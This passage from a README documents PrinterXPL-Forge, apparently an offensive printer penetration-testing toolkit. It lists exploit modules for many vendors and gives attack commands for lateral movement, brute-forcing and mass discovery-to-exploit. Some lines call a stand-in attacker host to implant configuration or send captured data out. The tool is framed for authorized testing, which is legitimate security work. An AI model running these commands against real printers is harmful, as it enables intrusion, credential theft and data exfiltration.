## 5. 漏洞利用库
```
# 列出所有按 CVSS 排序的 150 个模块
python pxf.py 192.168.1.100 --xpl-list
python pxf.py 192.168.1.100 --xpl-list --xpl-source exploit-db
# 非破坏性漏洞检查
python pxf.py 192.168.1.100 --xpl-check edb-35151
python pxf.py 192.168.1.100 --xpl-check edb-cve-2024-51978
# 运行 exploit(默认 dry-run)
python pxf.py 192.168.1.100 --xpl-run edb-35151
python pxf.py 192.168.1.100 --xpl-run edb-35151 --no-dry # live
# 从 ExploitDB 下载 exploit
python pxf.py --xpl-fetch 45273
# 添加模块后重建索引
python pxf.py --xpl-update
```
### v6.1.0 中新增的 HIGH/CRITICAL 模块
| 模块 ID | CVE(s) | CVSS | 厂商 | 类型 |
|---|---|---|---|---|
| `research-hp-printing-shellz` | CVE-2021-39238 | 9.8 | HP | 蠕虫式 RCE (FutureSmart BOF) |
| `research-hp-bof-series-2022` | CVE-2022-28721 / CVE-2023-1329 / CVE-2024-0794 | 9.8 | HP | 网络 BOF 系列 |
| `edb-cve-2021-3441` | CVE-2021-3441 | 7.4 | HP | 通过未经验证的 PUT 实现的存储型 XSS |
| `research-ssport-lpe` | CVE-2021-3438 | 7.8 | HP/Samsung/Xerox | Windows 内核 LPE (SSPORT.SYS) |
| `research-canon-xps-bof-2025b` | CVE-2025-14234 / CVE-2025-14237 | 9.8 | Canon | XPS BOF (公告 CP2026-001) |
| `research-lexmark-ps-bof-50734` | CVE-2023-50734 | 9.0 | Lexmark | PS 解释器栈 BOF |
| `research-lexmark-ps-bof-50736` | CVE-2023-50736 | 9.0 | Lexmark | PS 内存破坏 |
| `research-lexmark-fw-downgrade` | CVE-2023-50738 | 8.8 | Lexmark | 固件降级 → RCE |
### v6.2.0 中新增的 HIGH/CRITICAL 模块 (吸收 EmbedXPL)
| 模块 ID | CVE(s) | CVSS | 厂商 | 类型 |
|---|---|---|---|---|
| `research-hp-fw-auth-bypass-2023-6018` | CVE-2023-6018 | **9.8** | HP | 固件身份验证绕过 + 上传 |
| `research-hp-uart-bof-2022-3942` | CVE-2022-3942 | **9.8** | HP | UART BOF / RCE |
| `research-hp-pagewide-ssrf-2017-2750` | CVE-2017-2750 | **9.8** | HP | Solution Bundle RCE/SSRF |
| `research-hp-mfp-bof-2021-39237` | CVE-2021-39237 | **9.8** | HP | MFP 栈 BOF (Printing Shellz) |
| `edb-cve-2011-4065` | CVE-2011-4065 | **9.8** | HP | Web JetAdmin 未授权 RCE |
| `research-hp-pjl-traversal-2010-4107` | CVE-2010-4107 | 7.8 | HP | PJL 目录穿越 |
| `research-hp-ews-ssrf-2024-4479` | CVE-2024-4479 | 8.6 | HP | EWS SSRF |
| `research-hp-efi-rootkit` | — | 9.0 | HP | EFI/UEFI Rootkit (Printing Shellz) |
| `research-hp-disk-access` | — | 7.5 | HP | 通过 EWS 访问内部 HDD |
| `research-lexmark-ssrf-rce-2023-23560` | CVE-2023-23560 | **9.0** | Lexmark | SSRF→RCE (Pwn2Own Toronto '22) |
| `research-ricoh-http-bof-2024-34161` | CVE-2024-34161 | **9.8** | Ricoh | HTTP 栈 BOF |
| `research-ricoh-ews-rce-2024-34161` | CVE-2024-34161 | **9.8** | Ricoh | EWS CGI RCE |
| `research-ricoh-driver-lpe-2019-19363` | CVE-2019-19363 | 7.8 | Ricoh | Windows 驱动 LPE |
| `research-xerox-altalink-unauth-2022-23968` | CVE-2022-23968 | **9.8** | Xerox | AltaLink 未授权管理员 API |
| `research-kyocera-pjl-creds` | — | 7.5 | Kyocera | PJL 凭据提取 |
| `research-cups-pwn2own-2026-chain` | CVE-2026-34480 | **9.8** | CUPS | Pwn2Own 2026 完整链 |
| `research-cups-pwn2own-2026-stage1` | CVE-2026-34477 | **9.8** | CUPS | UAF 阶段 1 |
| `research-cups-pwn2own-2026-stage2` | CVE-2026-34478 | **9.8** | CUPS | 堆喷射阶段 2 |
| `research-cups-pwn2own-2026-stage3` | CVE-2026-34479 | **9.8** | CUPS | ROP 链阶段 3 |
| `research-cups-chain-2026-34980` | CVE-2026-34980 | **9.8** | CUPS | CRLF 注入 RCE |
| `research-zerologon-printserver` | CVE-2020-1472 | **10.0** | Microsoft | 通过打印服务器的 ZeroLogon |
| `research-printer-c2-dns` | — | 7.5 | Generic | 通过 DNS 隧道的 C2 |
| `research-printer-c2-http` | — | 7.5 | Generic | 通过 HTTP 轮询的 C2 |
| `research-printer-c2-smb` | — | 8.0 | Generic | 通过 SMB/MS-RPRN 的 C2 |
| `research-printer-iot-lateral` | — | 8.0 | Generic | 以打印机作为跳板的横向移动 |
| `research-printer-net-reconn` | — | 5.3 | Generic | 从打印机进行网络侦察 |
| `research-smb-auth-relay-print` | — | 8.1 | Generic | 通过后台打印程序的 SMB NTLM 中继 |
| `research-universal-printer-enum` | — | — | Generic | 多协议指纹识别 |
| `research-ps-lang-abuse` | — | 7.8 | Generic | PostScript 字典滥用 |
| `research-ps-overlay-watermark` | — | 5.5 | Generic | PS 水印注入 |
| `research-print-track-steg` | — | — | Generic | MIC 追踪点取证 |
| `research-rfid-badge-exfil` | — | 7.5 | Generic | RFID 徽章数据外发 |
| `research-smartcard-printer-bypass` | — | 8.0 | Generic | 智能卡/CAC 绕过 |
| `research-thermal-printer-rprint` | — | 6.5 | Epson/Star | 热敏打印机远程打印 |
| `research-printer-fw-tamper` | — | 9.0 | Generic | 固件篡改研究 |
| `research-lexmark-heap-bof` | CVE-2024-11345 | 7.3 | Lexmark | 通过 multipart 上传的堆 BOF |
| `research-lexmark-pwn2own-2026` | CVE-2025-65079/65080/65081 | 8.8 | Lexmark | Pwn2Own 2026 堆 BOF 链 |
| `research-ricoh-http-bof` | CVE-2024-47939 | 7.7 | Ricoh/Konica Minolta | Web Image Monitor 栈 BOF |
| `research-xerox-ipp-bof` | CVE-2019-13165 / CVE-2019-13168 | 8.1 | Xerox | 未授权 IPP BOF |
| `research-xerox-http-bof` | CVE-2019-13169 / CVE-2019-13172 | 8.1 | Xerox | HTTP 标头/cookie BOF |
| `edb-cve-2016-11061` | CVE-2016-11061 | 9.8 | Xerox | WorkCentre configrui.php 未授权 RCE |
| `research-brother-wsd-ss` | CVE-2024-51980 / CVE-2024-51981 | 7.5 | Brother | WSD 强制 TCP / SSRF |
| `research-brother-wsd-dos` | CVE-2024-51983 | 7.5 | Brother | WSD 设备崩溃 DoS |
| `research-brother-passback` | CVE-2024-51984 | 7.1 | Brother | LDAP/SMTP 凭据回传 |
| `edb-cve-2023-3710` | CVE-2023-3710 | 8.8 | Honeywell | PM43 命令注入 (EDB-51885) |
| `research-tftp-loop-dos` | CVE-2024-2169 | 7.5 | Brother/Generic | TFTP 无限循环 DoS |
### poly_runner 引擎 — v6.1.0 增强功能
内置的多语言漏洞利用编排器现在包含:
- **`available_langs()`** — 返回在系统上检测到的所有受支持的编译器/运行时的字典
- **`run_from_dir(module_dir, ...)`** — 自动检测模块目录中的源文件(`source.c`、`exploit.rb`、`exploit.go`)并分派给正确的运行器
- **编译缓存** — 当二进制文件比源文件新时跳过重新编译(`os.path.getmtime` 检查)
- **WSL 回退** — 在 Windows 上,如果原生 gcc/clang 不存在,则自动使用 `wsl gcc`(需要 WSL2)
## 6. 完整攻击矩阵
运行来自 BlackHat 2017 + 2024-2025 CVEs 的每个攻击类别:
```
# Dry-run(仅探测)
python pxf.py 192.168.1.100 --attack-matrix
# 真实利用 —— 仅限授权实验室
python pxf.py 192.168.1.100 --attack-matrix --no-dry
# 与网络拓扑图结合
python pxf.py 192.168.1.100 --attack-matrix --network-map --no-dry
```
**类别:** DoS · 保护绕过 · 作业操纵 · 信息泄露 · CORS/XSP · SNMP 写入 · 网络穿透
## 7. 横向移动与网络映射
```
# 通过 IPP/WSD 进行 SSRF 审计
python pxf.py 192.168.1.100 --pivot
# 通过打印机 SSRF 对内部主机进行端口扫描
python pxf.py 192.168.1.100 --pivot-scan 10.0.0.1
# 从打印机视角生成的完整网络拓扑图
python pxf.py 192.168.1.100 --network-map
# LDAP NTLM hash 捕获
python pxf.py 192.168.1.100 --xpl-run research-ldap-hash-capture --no-dry
```
## 8. 存储、固件与 Payload
```
# 存储审计:FTP、web 文件管理器、SNMP MIB、已保存的任务
python pxf.py 192.168.1.100 --storage
# Firmware:版本、上传端点检查、NVRAM 探测
python pxf.py 192.168.1.100 --firmware
# 恢复出厂设置(dry-run 探测端点)
python pxf.py 192.168.1.100 --firmware-reset pjl
python pxf.py 192.168.1.100 --firmware-reset web
# 持久化配置植入
python pxf.py 192.168.1.100 --implant smtp_host=attacker.com
python pxf.py 192.168.1.100 --implant snmp_community=hacked
# 特定语言的 payload 注入
python pxf.py 192.168.1.100 --payload pjl:reset
python pxf.py 192.168.1.100 --payload ps:loop
python pxf.py 192.168.1.100 --payload ps:custom --payload-data "statusdict begin showROMfonts end"
```
## 9. 跨站打印 (XSP)
```
# 生成攻击 payload(通过钓鱼 / 水坑攻击部署)
python pxf.py 192.168.1.100 --xsp info
python pxf.py 192.168.1.100 --xsp capture --xsp-callback https://attacker.com/log
python pxf.py 192.168.1.100 --xsp dos
python pxf.py 192.168.1.100 --xsp nvram
python pxf.py 192.168.1.100 --xsp exfil
```
## 10. IPP 与发送作业
```
# 完整的 IPP 安全审计
python pxf.py 192.168.1.100 --ipp
# 提交匿名打印任务(dry-run)
python pxf.py 192.168.1.100 --ipp-submit
python pxf.py 192.168.1.100 --ipp-submit --no-dry
# 向打印机发送任意文件
python pxf.py 192.168.1.100 --send-job document.pdf
python pxf.py 192.168.1.100 --send-job payload.ps --send-proto raw
python pxf.py 192.168.1.100 --send-job flyer.pdf --send-copies 10 --send-proto lpd
```
## 完整 Flag 参考
```
POSITIONAL
target Printer IP or hostname
mode pjl | ps | pcl | auto
GENERAL
-h, --help Show help
--version Show version
-q, --quiet Suppress banner
-d, --debug Show raw bytes
-s, --safe Verify language support before connecting
-i FILE Batch commands from file
-o FILE Log raw sent data to file
--config PATH Custom config.json
-I, --interactive Guided menu
DISCOVERY
--discover-local SNMP sweep + host installed printers
--discover-online Shodan / Censys search
--osint Passive OSINT for target IP
--auto-detect Detect supported printer languages
RECON (no payloads)
--scan Banner grab + CVE lookup + attack surface
--scan-ml --scan + ML fingerprinting + attack scoring
--no-nvd Skip NVD API (offline mode)
--xpl Auto-match exploits after --scan
IPP
--ipp Full IPP security audit
--ipp-submit Submit anonymous IPP job (dry-run)
--no-dry Disable dry-run
PAYLOAD
--payload LANG:TYPE Inject language-specific payload
--payload-data STR Custom PS/PJL string
SEND JOB
--send-job FILE Send file to printer
--send-proto PROTO raw (9100) | ipp (631) | lpd (515)
--send-copies N Number of copies (default: 1)
--send-queue NAME LPD queue name (default: lp)
LATERAL MOVEMENT
--pivot SSRF audit via IPP/WSD
--pivot-scan HOST Port-scan HOST via printer SSRF
--network-map Full network map from printer's perspective
--implant KEY=VALUE Persistent config implant
STORAGE & FIRMWARE
--storage FTP, web, SNMP MIB, saved jobs audit
--firmware Firmware version, upload endpoint, NVRAM
--firmware-reset M Factory reset via pjl | web | ipp (DANGEROUS)
ATTACK CAMPAIGN
--attack-matrix Full BlackHat 2017 campaign (dry-run default)
--no-dry Live exploitation
XSP
--xsp TYPE info | capture | dos | nvram | exfil
--xsp-callback URL Callback URL for exfil
EXPLOIT LIBRARY
--xpl-list List all exploits
--xpl-source SRC metasploit | exploit-db | research | custom
--xpl-check ID Non-destructive probe
--xpl-run ID Run exploit (add --no-dry for live)
--xpl-update Rebuild xpl/index.json
--xpl-fetch EDB_ID Download from ExploitDB
BRUTE-FORCE
--bruteforce BF: HTTP, FTP, SNMP, Telnet
--bf-vendor VENDOR Vendor override
--bf-serial SERIAL Device serial (__SERIAL__ token)
--bf-mac MAC MAC address (__MAC6__, __MAC12__ tokens)
--bf-wordlist FILE Custom wordlist (replaces default)
--bf-cred USER:PASS Extra credential (repeatable)
--bf-no-variations Disable leet/reverse/camelcase
--bf-delay SECS Delay between attempts (default: 0.3s)
CONFIG
--check-config Show API key status
```
## 支持的厂商 (20+)
Epson · HP · Brother · Ricoh · Xerox · Canon · Kyocera · Samsung · OKI · Lexmark · Konica Minolta · Fujifilm · Sharp · Toshiba · Zebra · Axis · Pantum · Sindoh · Develop · Utax
## 配置
```
{
"shodan": { "api_key": "YOUR_KEY" },
"censys": { "api_id": "YOUR_ID", "api_secret": "YOUR_SECRET" },
"nvd": { "api_key": "YOUR_KEY" },
"ml": { "enabled": true },
"network": { "timeout": 6, "snmp_timeout": 3 }
}
```
```
cp config.json.example config.json
python pxf.py --check-config
```
## 图表源文件
所有流程图均可在 [diagrams.net / draw.io](https://app.diagrams.net) 中编辑:
| 文件 | 描述 |
|------|-------------|
| `diagrams/PrinterXPL-Forge_workflow.drawio` | 6 阶段操作工作流 |
| `diagrams/credential_flow.drawio` | 凭据架构流 |
| `diagrams/attack_matrix.drawio` | 攻击覆盖矩阵 |
| `diagrams/*.mmd` | Mermaid 源图表 |
## 操作系统打包 (3 caminhos + pipx)
所有操作打包工作都集中在 `packages/` 中:
| 路径 | 目标 | 主要文件 |
|------|----------|-------------------|
| `packages/01-pypi/` | Wheel/sdist + 发布 PyPI | `build.sh` / `build.ps1` |
| `packages/02-deb/` | `.deb` 包 (Debian/Ubuntu/Kali) | `prepare.sh` + `build.sh` |
| `packages/03-rpm/` | `.rpm` 包 (RHEL/Fedora/Rocky) | `build.sh` + `printerxpl-forge.spec` |
| `packages/04-pipx/` | 通过 `pipx` 进行隔离安装 | `validate.sh` / `validate.ps1` |
推荐流程:
```
./packages/01-pypi/build.sh
./packages/02-deb/prepare.sh && ./packages/02-deb/build.sh
./packages/03-rpm/build.sh
./packages/04-pipx/validate.sh
```
核心指南:`packages/README.md`
## 版本历史
| 版本 | 日期 | 亮点 |
|---------|------|------------|
| **3.13.0** | 2026-03-24 | ZoomEye API 修复 (→ api.zoomeye.ai,API-KEY 身份验证),Netlas 字段修复 (geo.country, http.title),仓库清理 (移除 tests/tools/debian/packaging) |
| 3.12.0 | 2026-03-24 | CSV 多值 dork 过滤器 (--dork-vendor hp,canon --dork-port 9100,631),--dork-city 多城市,城市/国家保护 |
| 3.11.0 | 2026-03-24 | 引擎选择用户体验:单个 flag = 单个引擎,--dork-engine = 仅限多引擎;FOFA 邮箱弃用(仅限密钥);ZoomEye + Netlas 密钥 |
| 3.10.0 | 2026-03-25 | 为每个协议自定义端口覆盖(`--port-raw`、`--port-ipp`、`--port-snmp` 等),`PortConfig` 中心解析器,`--extra-ports` 扫描 flag |
| 3.9.0 | 2026-03-25 | 5 引擎 dork 发现 (Shodan, Censys, FOFA, ZoomEye, Netlas),`--dork-engine` 选择器,每个引擎的查询语法,零过滤强制执行 |
| 3.8.0 | 2026-03-25 | 结构化 dork 发现 (Shodan/Censys),`--auto-exploit` 管道,`DiscoveryParams`,`DorkQueryBuilder`,`auto_exploit()` |
| 3.7.0 | 2026-03-25 | 零硬编码凭据,字典引擎,draw.io 图表,PNG 资源 |
| 3.6.2 | 2026-03-25 | LDAP hash 捕获,CVE-2024-51978,5 个新厂商 |
| 3.6.0 | 2026-03-24 | 7 个新的 BlackHat 2017 漏洞利用 + EDB 研究模块 |
| 3.5.0 | 2026-03-24 | `--send-job`,字典子文件夹,无 emoji 的 CLI |
| 3.4.2 | 2026-03-24 | 交互式引导菜单,加载动画,下一步操作提示 |
| 3.4.1 | 2026-03-24 | 登录暴力破解引擎,变体生成器 |
| 3.4.0 | 2026-03-24 | 漏洞利用库 (xpl/),--xpl-* flag,自动匹配 |
| 3.3.0 | 2026-03-24 | --attack-matrix,--network-map,XSP/CORS 欺骗 |
| 3.2.0 | 2026-03-24 | IPP 攻击,SSRF 穿透,存储,固件,植入物 |
| 3.1.0 | 2026-03-24 | --scan/--scan-ml,CVE 扫描器,ML 引擎,Shodan |
| 3.0.0 | 2026-03-24 | IPv6,SMB,pysnmp v5/v7,IPP/TLS,本地发现 |
| 2.5.x | 2025-10-05 | 跨平台,PRET 分支,109 个命令 |
## 参考文献
- Müller et al. — *Exploiting Network Printers*, BlackHat USA 2017
- [Hacking Printers Wiki](http://hacking-printers.net)
- [ExploitDB — 打印机漏洞利用](https://www.exploit-db.com/search?q=printer&verified=true)
- [NVD — 国家漏洞数据库](https://nvd.nist.gov)
- [PRET — 打印机漏洞利用工具包](https://github.com/RUB-NDS/PRET)
## 法律免责声明
开发 PrinterXPL-Forge 仅用于**授权的安全研究、渗透测试和教育目的**。在您不拥有或没有明确书面授权进行测试的系统上使用此工具是**非法的**。
该软件在 [MIT License](LICENSE) 下按**“原样”(AS IS)**提供,不提供**任何类型**(明示或暗示)的保证。对于损害、滥用、第三方索赔或商业/适销性保证,作者**不承担任何责任** — **使用风险自负**。重新分发时请保留**版权声明**;欢迎提交 **pull request** 和 **issues**。
**PrinterXPL-Forge** · *高级打印机渗透测试工具包*
出于对安全社区的热爱而制作。
[文档](https://github.com/mrhenrike/PrinterXPL-Forge/wiki) | [Issues](https://github.com/mrhenrike/PrinterXPL-Forge/issues) | [Releases](https://github.com/mrhenrike/PrinterXPL-Forge/releases)
标签:Python, StruQ, UML, Web报告查看器, XXE攻击, 可视化界面, 打印机安全, 无后门, 日志审计